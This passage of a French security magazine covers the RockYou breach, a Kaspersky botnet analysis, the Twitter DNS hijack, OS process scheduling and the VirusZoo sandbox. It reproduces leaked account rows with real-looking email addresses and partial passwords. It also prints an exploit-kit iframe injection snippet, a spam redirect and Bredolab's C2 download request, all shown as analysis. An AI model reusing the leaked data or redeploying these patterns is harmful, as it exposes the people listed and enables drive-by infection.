savoir la méthode qui a permis d'arriver à un tel résultat !

:: Une attaque très classique

Tout est parti de l'analyse de l'agence de sécurité Imperva (www.imperva.com) qui, il y a quelque temps, a informé Rockyou.com de l'existence d'une brèche dans le système de sécurité du site. Le principal problème, puisqu'il y en avait d'autres également, concernait la traditionnelle vulnérabilité de type SQL, permettant d'incorporer du code externe. Toujours selon le rapport d'Imperva, le fait que les données des comptes de certains utilisateurs avaient déjà été compromises venait aggraver la situation. A tel point que cette découverte a suffi à donner l'alerte et à mettre en garde les programmeurs de RockYou. Des programmeurs qui ont bouché les failles indiquées sans trop de difficultés mais beaucoup trop tard, et sans vérifier la situation réelle de la base de données déjà existante. Car c'est justement là, juste à l'intérieur de RockYou, que l'un des hackers responsables de la première attaque avait copié un fichier avec des données prouvant la vulnérabilité du site. Et pour ce faire, il avait bien sûr utilisé les données de l'un des comptes dérobés.

:: Des données d'accès peu sécurisées

En réalité, le voilà le problème : dans RockYou, les données d'accès sont exactement les mêmes que celles utilisées par les réseaux sociaux supportés. Obtenir un nom d'utilisateur et un mot de passe de RockYou pour la session, Facebook par exemple, équivaut donc à obtenir les données d'authentification du compte Facebook d'un utilisateur donné. Ceci dit, on ignore si RockYou a été frappé par d'autres attaques, mais le fait est que, comme la société l'a elle-même reconnu, environ 32 millions de comptes ont été impliqués dans cette sale histoire. Une quantité énorme qui pourrait bien être supérieure compte tenu des quelque 50 millions d'utilisateurs qui utilisent le service.

```
(Data UserAccount (32603388))
1|jennaplanerunner@hotmail.com|mek*****|myspace|0|bebo.com
2|phdlance@gmail.com|mek*****|myspace|1|
3|jennaplanerunner@gmail.com|mek*****|myspace|0|
5|teamsmackage@gmail.com|pro*****|myspace|1|
6|ayul@email.com|kha*****|myspace|1|tagged.com
7|guera_n_negro@yahoo.com|emi*****|myspace|0|
8|beyootifulgirl@aol.com|hol*****|myspace|1|
9|keh2oo8@yahoo.com|cai*****|myspace|1|
10|mawabiru@yahoo.com|pur*****|myspace|1|
11|jodygold@gmail.com|att*****|myspace|1|
12|aryan_dedboy@yahoo.com|iri*****|myspace|0|
13|moe_joe_25@yahoo.com|725*****|myspace|1|
14|xxxnothingbutme@aol.com|1th*****|myspace|0|
15|meandcj069@yahoo.com|too*****|myspace|0|
16|stacey_chim@hotmail.com|cxn*****|myspace|1|
17|barne1en@cmich.edu|ilo*****|myspace|1|
18|reo154@hotmail.com|ecu*****|myspace|1|
19|natapappaslie@yahoo.com|tor*****|myspace|0|
20|ypiogirl@aol.com|tob*****|myspace|1|
```

:: Comportement politiquement incorrect

Un communiqué de RockYou est toutefois venu calmer le jeu, du moins sur le papier, en affirmant qu'en réalité, les comptes concernés étaient inscrits à des services n'ayant rien à voir avec d'autres réseaux sociaux, et qu'ils utilisaient en revanche des applications n'étant même plus supportées par la société. Difficile à croire, puisque nous parlons de bien plus de la moitié de ses utilisateurs ! L'un des hackers auteurs de l'attaque est toutefois venu confirmer qu'il s'agissait d'une information mensongère, en publiant une petite partie des comptes dérobés.

Lance Tokuda (à gauche) et Jia Shen (à droite), les fondateurs de RockYou !

:: Comportement à bannir !

Ces quelques lignes ont montré que les comptes concernés impliquaient au moins MySpace, et "petit" détail venant aggraver la situation : les mots de passe étaient stockés en clair, sans aucun type de chiffrement. Bref, il semblerait que RockYou ait été frappé par un hack de grande envergure, destiné à montrer ses vulnérabilités sans toutefois avoir enfoncé totalement le couteau dans la plaie. Morale de l'histoire, ne jamais adopter le comportement de RockYou, pour gérer la sécurité d'un site et les rapports avec ses utilisateurs. En effet, le service supportait des mots de passe de 5 à 15 caractères, sans possibilité d'utiliser de caractères spéciaux et sans contraindre les utilisateurs à ajouter des chiffres. Qui plus est, ces mots de passe étaient également stockés en clair et expédiés tels quels, en cas de perte, à l'adresse e-mail de l'utilisateur.

Découvert par Kaspersky Labs, un nouveau botnet créé pour remplir le portefeuille des spammeurs pharmaceutiques

Le botnet des spammeurs


On ne manquait plus que ça ! Non seulement, nous sommes constamment la cible d'individus malintentionnés en tout genre, à l'affût de nos données personnelles, surtout de notre numéro de carte de crédit, mais à présent, nous devons également nous méfier des mails que nous recevons. On ne rappellera jamais assez à quel point ce moyen de communication est dangereux, avec un niveau de malveillance jamais atteint auparavant ! Voici donc le récit des découvertes effectuées, librement tirées de la documentation officielle diffusée par Kaspersky.

:: Mails suspects

Les laboratoires Kaspersky reçoivent chaque jour un volume impressionnant de mails en tout genre : légitimes ou non, destinés aux études, mais aussi des spams à proprement dit. C'est justement en analysant ces derniers que les techniciens ont été attirés par quelque chose d'inhabituel. En effet, un spam contient généralement le lien direct vers le site du spammeur. Qui plus est, il s'agit la plupart du temps de pharmacies en ligne prônant la vente de médicaments destinés à renforcer les performances sexuelles des hommes. Il existe des black lists répertoriant à l'infini ce genre de sites, destinées à vous éviter toute mauvaise surprise, mais ces nouveaux mails parvenaient à les éviter puisque les sites auxquels ils renvoient sont totalement légaux. Imaginez par exemple que vous trouviez une page pour la vente de médicaments illégaux sur le site d'un grand fabricant de logiciels de Redmond (bien sûr, ce n'est là qu'un exemple, ladite multinationale informatique n'étant aucunement liée aux spammeurs). Ce qui a déconcerté les chercheurs, c'est justement l'utilisation de noms de domaine légaux : les spammeurs y ont donc eu accès d'une façon ou d'une autre. Kaspersky Labs a donc lancé son analyse à partir de ce constat, afin de découvrir les nouvelles techniques des nouveaux spammeurs.

:: Casse-tête chinois

Le lien présent dans le mail qui arrive au format HTML, est du style http://www.sitelégal.com/images/1/2/3/4/buy.htm. Il est donc assez facile à reconnaître. Bien sûr, la première chose à faire consiste à analyser le contenu de cette page Web : il suffit de la téléchar-



Un spam qui renvoie à un site de vente de médicaments : tout part de là...

```
    obj = new ActiveXObject(PDF[i]);
    if (obj){
      document.write('<iframe src="filez/readme.pdf"></iframe>');
    }
  }
  catch (e){
  }
}
try {
  obj = new ActiveXObject("ShockwaveFlash.ShockwaveFlash");
  if (obj){
    //document.write('<iframe src="filez/flash.swf"></iframe>');

  }
}
catch (e){
}
```

Une IFrame cachée dans le code de la page Web du site légal, utilisée pour installer un malware destiné à dérober les mots de passe FTP

ger et de l'ouvrir avec un éditeur de texte quelconque. Dans le cas présent, elle contient une seule ligne HTML avec une redirection :

<meta http-equiv="refresh" content="0;url=http://newpharmspious.com" />

D'où le premier soupçon : en réalité, les spammeurs utilisent des sites légaux mais violés, donc sans l'accord de leur propriétaire. Ce qui explique en quelque sorte pourquoi les mails renvoient à des sites parfaitement légaux, sans expliquer pour autant la façon dont ces individus louches parviennent à en violer autant, puisque ces sites contiennent souvent de simples pages HTML et ne peuvent pas être attaqués avec les traditionnelles techniques de hacking comme l'Injection SQL. Un véritable casse-tête, il n'y a pas à dire ! Seule chose à faire à présent : analyser minutieusement les sites Web probablement violés par des spammeurs et vérifier où mène cette piste.


:: Des exploits en veux-tu en voilà

Par chance, la piste était la bonne et l'affaire a été rapidement démêlée. En se concentrant sur le contenu des sites Web violés, les chercheurs ont déniché, bien cachée dans le code crypté de ces derniers, une IFrame qui redirige le visiteur vers le site b9g.ru, et donc vers ceux malveillants. Par ailleurs, comme tout le monde le sait, les IFrame de ce genre permettent d'utiliser des exploits pour attaquer non pas le site, mais le navigateur du visiteur et, par conséquent, son ordinateur : s'il réussit, ce petit jeu permet d'installer différents types de malwares et softwares, au choix de l'attaquant, utiles à ses desseins. L'important, pour l'heure, c'est d'identifier le comportement malveillant du système mis au point par les spammeurs. Un travail de longue haleine et d'analyse minutieuse de toutes les communications transmises par l'ordinateur attaqué, par le biais de softwares spécifiques. Les techniciens ont tout d'abord analysé les éléments effectivement téléchargés à partir de l'adresse http://www.b9g.ru:numéro_port/nom_script.php. Le code du script est bien sûr crypté, mais après décodage, il s'est avéré que la tentative consistait à exploiter des faiblesses d'applications sur la machine de la victime : les failles du logiciel dédié à l'affichage des fichiers PDF sont notamment exploitées. Ce qui permet au spammeur d'exécuter un code arbitraire sur l'ordinateur attaqué, code qui, en l'occurrence, télécharge et installe une copie du malware Backdoor.Win32.Bredolab. Ce software contient des fonctions de rootkit, et permet au spammeur de télécharger et d'installer d'autres programmes malveillants sur l'ordinateur attaqué. Bredolab est difficile à repérer puisqu'il évite de s'exécuter si le système tourne sur un sandbox ou une machine virtuelle ou si le pare-feu Comodo est activé sur l'ordinateur infecté. Dans ces cas, il crée un nouvel exécutable dans le dossier temporaire de Windows et passe le contrôle à ce dernier, en tentant de déjouer les analyses. Une requête GET est ensuite effectuée auprès du serveur du spammeur :

GET /l/controller.php?action=bot&entity_list={chiffres séparés par des virgules} &uid=11&first={0|1}&guid={VolumeSerialNumber}&rnd=6293712

Cette commande invite le serveur à transmettre les programmes nécessaires aux desseins du spammeur et les exécute directement. En analysant les éléments téléchargés et exécutés, les techniciens Kaspersky ont découvert que le software téléchargé et exécuté n'était autre que Trojan-PSW.Win32.Agent.mzh, un software expressément dédié au vol de données d'accès au protocole de transfert de fichiers (FTP).

Voilà donc le mystère dévoilé : les sites légaux, violés pour intégrer du code malveillant et la fameuse redirection vers le site du spammeur, étaient donc accessibles à travers le simple accès FTP, dont les login et password étaient dérobés à travers le malware installé dans l'ordinateur du propriétaire légal des noms de domaine utilisés.


KASPERSKY

La fabbrica dei soldi

Sergej Golovanov
Igor' Sumenkov
Marija Garnaeva

Il presente articolo è dedicato ai risultati della ricerca da noi condotta su una specifica tipologia di messaggi spam; tali risultati evidenziano i metodi maggiormente utilizzati dai malfattori, al momento attuale, per la creazione di botnet e l'effettuazione di invii di messaggi spam. Si tratta di metodi e procedimenti che rivestono carattere prettamente criminoso: essi perseguono un unico scopo, ovverosia l'arricchimento dei cybercriminali che li mettono in atto.

Le document, diffusé par Kaspersky qui raconte en détail l'analyse effectuée, est disponible à l'adresse http://www.kaspersky.com/it/reading_room?chapter=207716819

A quoi bon se fatiguer quand on peut le mettre HS à travers ses propres outils ?

TWITTER : l'attaque légale

Twitter n'en finit pas de faire parler de lui, en bien comme en mal. Et le voilà à nouveau au cœur d'une histoire de sécurité informatique pleine de rebondissements et d'anecdotes. Une histoire qui nous permet de comprendre que les profondeurs du Web regorgent de nombreux "David" prêts à combattre le géant Goliath. Il y a quelques semaines, les utilisateurs de Twitter qui ont consulté leur micro-blog favori, se sont retrouvés face à une mauvaise surprise : une fenêtre les informait d'un "détournement", une technique déjà bien connue par laquelle un hacker remplace une page web par une autre, ou par une version modifiée de cette dernière. Clou du spectacle : ce détournement laissait supposer l'implication d'une certaine "Cyber Armée Iranienne", diffusant le message suivant :

Iranian Cyber Army
THIS SITE HAS BEEN HACKED BY IRANIAN CYBER ARMY
iRANiAN.CYBER.ARMY@GMAIL.COM
U.S.A. Think They Controlling And Managing Internet By Their Access, But THey Don't, We Control And Manage Internet By Our Power, So Do Not Try To Stimulation Iranian Peoples To....
NOW WHICH COUNTRY IN EMBARGO LIST?
IRAN? USA?
WE PUSH THEM IN EMBARGO LIST ;)
Take Care.


Une rapide analyse du registre DNS a toutefois permis de remonter à deux noms de domaine enregistrés en Moldavie, et à un à Pompano Beach, en Floride. Autre élément venu brouiller les pistes : lorsqu'on tapait "twitter" dans le moteur de recherche de Google pendant le détournement, celui-ci affichait un message de pirates sous le nom de domaine officiel de Twitter. La langue utilisée n'était plus l'anglais, mais le farsi, et le sens était, plus ou moins, le suivant :

"In the name of God, As an Iranian this is a reaction to Twitter's interference sly which was U.S. authorities ordered in the internal affairs of my country..."

Une nouvelle revendication qui semblait justement provenir du territoire iranien. Mais faut-il y croire, ou bien se fier au DNS ?

:: Un accès légal

Les enquêteurs d'Internet Identity, société spécialisée dans l'analyse des modifications des registres DNS, se sont également posé la question. Si bien qu'après un contrôle minutieux, ils ont découvert que les hackers responsables du détournement étaient en mesure de modifier justement les fichiers DNS. Rod Rasmussen, directeur général de la société, l'a lui-même annoncé, en ajoutant d'autres détails importants (rendant ainsi inutiles toutes les informations recueillies...). Premier détail : les serveurs de noms n'ont pas été modifiés, ce qui laisse supposer que les données ont été mises à jour en utilisant le même fournisseur d'accès que celui de Twitter. Autre détail important : le fait qu'aucun autre client de Dyn Inc., à savoir le fournisseur d'accès, n'ait été attaqué par un hacker, en excluant ainsi la possibilité d'une attaque de masse. Dès lors, les enquêteurs ont émis une hypothèse plutôt originale, mais bien réelle : quelqu'un a eu accès à Twitter en utilisant des données d'authentification de la compagnie. Concrètement, le hacker de service disposait donc d'un nom d'utilisateur et d'un mot de passe d'accès. Une vérification consécutive et globale est venue confirmer cette hypothèse : quelqu'un, comme le confirment les techniciens de Dyn Inc., a pu accéder normalement à Twitter à travers un compte administrateur, en modifiant les adresses des hôtes présents. Ainsi, tandis que les médias criaient à une énième attaque hacker, Kyle York, vice-président of Sales and Marketing de Dyn révélait qu'aucun hack n'avait été utilisé, et qu'il s'agissait là d'un acte "pas bien méchant". "D'après nous, aucun utilisateur non authentifié ne s'est logué au système", a déclaré York.



L'image d'origine apparue suite au détournement subi par Twitter. Quel art !

:: Un vieux truc toujours aussi efficace

Bien que cette nouvelle dégage Dyn de toute éventuelle responsabilité, le fait que la société ait suspendu très rapidement le système de récupération des mots de passe oubliés est très éloquent, et en dit long sur la façon dont les choses se sont effectivement déroulées. Le système a pu en effet être utilisé pour découvrir le mot de passe d'accès au compte administrateur de Twitter. Dès lors, quiconque, même un pirate peu expérimenté (et comme vous l'aurez remarqué, nous n'avons pas parlé de hacker dans le cas présent !), pouvait disposer des ressources de Twitter comme bon lui semblait. Dans le cas présent, chaque visiteur a ensuite été redirigé vers l'une des quatre adresses IP différentes, qui convergeaient toutes vers le même message de détournement. Si l'on s'en tient à l'avis de R. Rasmussen, les auteurs du délit ont utilisé des cartes de crédit volées ou clonées pour acheter un espace web et ont ensuite activé toute une série de serveurs virtuels pour exécuter leur projet. Cette affaire et la relative simplicité du plan jettent toutefois une zone d'ombre sur la sécurité/insécurité de Twitter, devenu désormais l'une des plates-formes web les plus utilisées. Ainsi au cours de l'été 2009, des pirates ont infecté une centaine d'ordinateurs brésiliens, en les utilisant pour compromettre un feed Twitter et l'exploiter pour diffuser des liens vers les ordinateurs compromis. Quelques semaines plus tard, Anil Kurmus, étudiant turc, a découvert une énorme vulnérabilité exploitable pour s'emparer des données d'accès à des comptes d'autres personnes. Si personne ne le fait, nous sommes quant à nous prêts à parier qu'on entendra encore parler de Twitter en termes de sécurité informatique...

Objectif kernel

Plongez dans les méandres d'un système d'exploitation et découvrez ses mécanismes de gestion de processus

Le système d'exploitation d'un ordinateur classique est le composant (virtuel) le plus important qui puisse exister, non seulement pour l'utilisateur, mais aussi pour la machine elle-même. Lorsque vous allumez votre PC, immédiatement après la phase de boot, votre système d'exploitation prend les commandes, en gérant tout un réseau de communication entre hardware et software, constamment en activité pour créer ce qui est, aux yeux d'un utilisateur normal, un environnement interactif. Mais quels mécanismes peuvent bien se cacher derrière toutes ces opérations ? Et surtout, d'où viennent-ils ? Ces mécanismes, ce sont les processus, les ouvriers d'un énorme chantier formant une structure solide et hiérarchisée. Un processus n'est autre que l'abstraction d'un programme, ou pour faire simple, la partie de ce dernier qui est exécutée. Pour comprendre toute son importance, il peut être intéressant de rappeler que sur les systèmes unix-like, le noyau (le cœur d'un système d'exploitation) est exécuté grâce à l'appel du processus "init", qui possède toutes les informations nécessaires au chargement en bonne et due forme du système. Après cet appel, des centaines de sous-processus sont générés, comme le gestionnaire de réseaux, les drivers vidéo et audio, le desktop manager, et tous les services indispensables à une utilisation normale de la machine. Après avoir commencé son travail, le noyau est confronté à un premier problème : comment gérer une telle quantité de processus ? La tâche n'est pas simple, car il faut faire en sorte que les processus traités par le processeur, comme pour toute chose sur un ordinateur, exploitent au maximum le potentiel de ce

Lors de cette phase initiale, le processus init charge tous les services du système




Image 1 : le Processus 1, en attente, sera le prochain à être exécuté, les Processus 2 et Processus 3 suivront




Image 2 : les processus, classés par l'ordonnanceur, accéderont au CPU en fonction de leur temps d'exécution

dernier. Le concept de base est très simple : rentabiliser le temps. Ainsi, chaque fois qu'un processus en cours d'exécution n'exige plus de ressources CPU, celui-ci est alors remplacé par un autre processus en attente. Le noyau du système d'exploitation confie cette tâche à l'ordonnanceur. C'est justement lui qui mettra en place une politique d'ordonnancement et qui choisira donc le processus qui sera exécuté en premier dans le CPU et selon quel critère. Généralement, ce critère (dénommé politique d'ordonnancement) dépend des exigences de l'utilisateur principal, à savoir du type d'utilisation de la machine en question, mais il en existe toutefois plusieurs généralisés. Nous allons donc analyser les règles d'ordonnancement les plus importantes qu'un ordonnanceur peut appliquer dans son travail.

:: FCFS

Tel est sans doute l'algorithme le plus simple à comprendre puisqu'on y est souvent confronté dans la vie de tous les jours. Fcfs est en effet l'acronyme de "First come first served", autrement dit, le premier processus qui demande l'utilisation du CPU est servi. Prenons l'exemple d'un coiffeur qui ne peut servir qu'une personne à la fois : lorsqu'un client arrive, celui-ci regarde si le fauteuil est libre. Si tel est le cas, il sera servi par le coiffeur. Dans le cas contraire, il devra attendre son tour et faire remarquer aux clients suivants qu'il sera le prochain servi. En ramenant cet exemple à l'ordonnancement, on comprend alors facilement que celui-ci comporte une file d'attente de processus, une situation d'ailleurs inévitable pour tout autre type d'algorithme, puisque le CPU analyse un processus à la fois. Les choses se compliquent toutefois dès lors qu'un processus exige beaucoup de temps d'exécution : dans ce cas, d'autres processus auraient donc sans doute pu être exécutés en laissant la place libre bien avant. Le résultat n'est donc pas optimal (Image 1).

:: SJF

L'algorithme Sjf, acronyme de "Shortest job first" a sans doute été créé suite aux problèmes rencontrés avec le Fcfs. A travers cette politique d'ordonnancement, les processus exigeant moins de temps d'utilisation du CPU sont servis en premier. L'inconvénient ? Les processus qui exigent beaucoup de temps d'utilisation du CPU peuvent rester en attente très longtemps et il n'est pas rare de voir surgir des "famines", à savoir des situations d'impasse où un processus n'est jamais exécuté. Résultat le plus fréquent : une erreur critique du système avec son blocage consécutif. Dès lors, une question nous vient à l'esprit : comment peut-on déterminer les temps d'exécution d'un processus de sorte que l'ordonnanceur fasse son travail ? On est là encore confronté à un autre problème : ce temps d'attente est estimé par les programmeurs et le résultat peut être inexact avec des conséquences déplaisantes. Dernière remarque sur cet algorithme : si au moins 2 processus présentent le même temps d'exécution, la solution Fcfs sera alors prise en compte (Image 2).




Image 3 : si le temps d'exécution d'un processus est plus long que l'intervalle estimé, celui-ci devra alors attendre son tour

:: Priority scheduling

Le Sjf est un cas spécifique de l'algorithme de priorité le plus courant. Dans ce cas, les processus sont organisés par l'ordonnanceur en fonction d'une valeur de priorité, en permettant aux processus de haute priorité d'accéder au CPU. Et les processus de faible priorité ? Dans ce cas également, des conditions de famine peuvent surgir, mais il existe une solution : l'Aging, par le biais duquel pour chaque processus la priorité est augmentée dynamiquement à chaque intervalle de temps.

:: Round robin scheduling


Cet algorithme a été spécialement conçu pour les systèmes time sharing, basant la gestion des processus sur un "time quantum". Le principe est simple : un intervalle de temps est défini (habituellement entre 10 et 100 millisecondes) et les processus, organisés à travers la politique Fcfs, profitent du CPU uniquement pendant ce laps de temps, en se remettant dans la file d'attente (si l'exécution n'a pas été achevée), une fois ce délai échu. A noter que les performances de cet algorithme dépendent principalement du time quantum pris en compte. Si celui-ci est très important, le résultat sera en effet très semblable à celui d'un algorithme Fcfs, tandis que si l'intervalle de temps est très court, on parlera de "Processor sharing" et l'utilisateur aura alors l'impression que chaque processus dispose de son propre processeur du fait de la rapidité des cycles d'exécution (Image 3).

Dir31 Dir31@rbt-4.net

Découvrez le comportement d'un malware et ce, en toute sécurité...

Les ZOO virus débarquent !

Pour étudier le comportement d'un lion, deux choix s'offrent à vous : aller au beau milieu de la savane, avec tous les risques que cela comporte, ou vous rendre tout simplement dans un zoo. Certes, cette dernière possibilité limite quelque peu le réalisme de l'étude, mais pour débuter, il n'y a rien de mieux ! Et puis, c'est tellement plus sécurisant...



▲ *La page d'accueil du site VirusZoo : s'enregistrer est un jeu d'enfant*


VirusZoo fonctionne un peu de la même façon : il ne vous met pas face à l'infection d'un malware à proprement dit, mais présente l'avantage de vous montrer la façon dont se comporte le code malveillant sans pour autant souiller votre système. Une véritable "salle d'entraînement" qui vous prépare à des projets et notions, bien plus complexes. Génial, mais auparavant, commençons par les présentations.

:: De Snow Leopard à Windows

Fruit des efforts du groupe Sky-Riser Media, VirusZoo est un service de cloud computing (informatique dans les nuages) dédié à la sécurité informatique. Mais quel est le rapport entre le cloud computing et les virus ? C'est simple : VirusZoo se compose d'une machine virtuelle, tournant sous Mac OS X Snow Leopard (le choix n'est certes pas des plus judicieux…), prête à être infectée à volonté et ce, juste pour observer les implications de l'exécution d'un code malveillant. En réalité, l'utilisation de Snow leopard est transitoire, puisque le système d'exploitation d'Apple sert uniquement à lancer une requête Windows, auquel sont dédiées toutes les menaces du service. Ceci dit, Chris Comeau, l'un des créateurs du site, assure qu'il n'y a aucun risque pour votre ordinateur et ce, grâce au système cloud qui se charge de gérer l'infection uniquement au niveau du serveur. La déclaration de Vincent Weafer, vice-président de Symantec, confirme également la sécurité du système puisqu'il affirme que, bien que VirusZoo n'apprenne pas à se défendre contre les menaces informatiques, sa configuration est sûre et sans risque pour les utilisateurs. Bref, être hacker signifie certes se salir les mains, mais si vous n'en avez pas envie, ou si vous débutez et que vous ne vous sentez pas capable d'affronter les pires menaces du W,eb, VirusZoo est la solution qu'il vous faut. Voici donc la meilleure façon de l'utiliser !

:: L'utiliser en toute simplicité

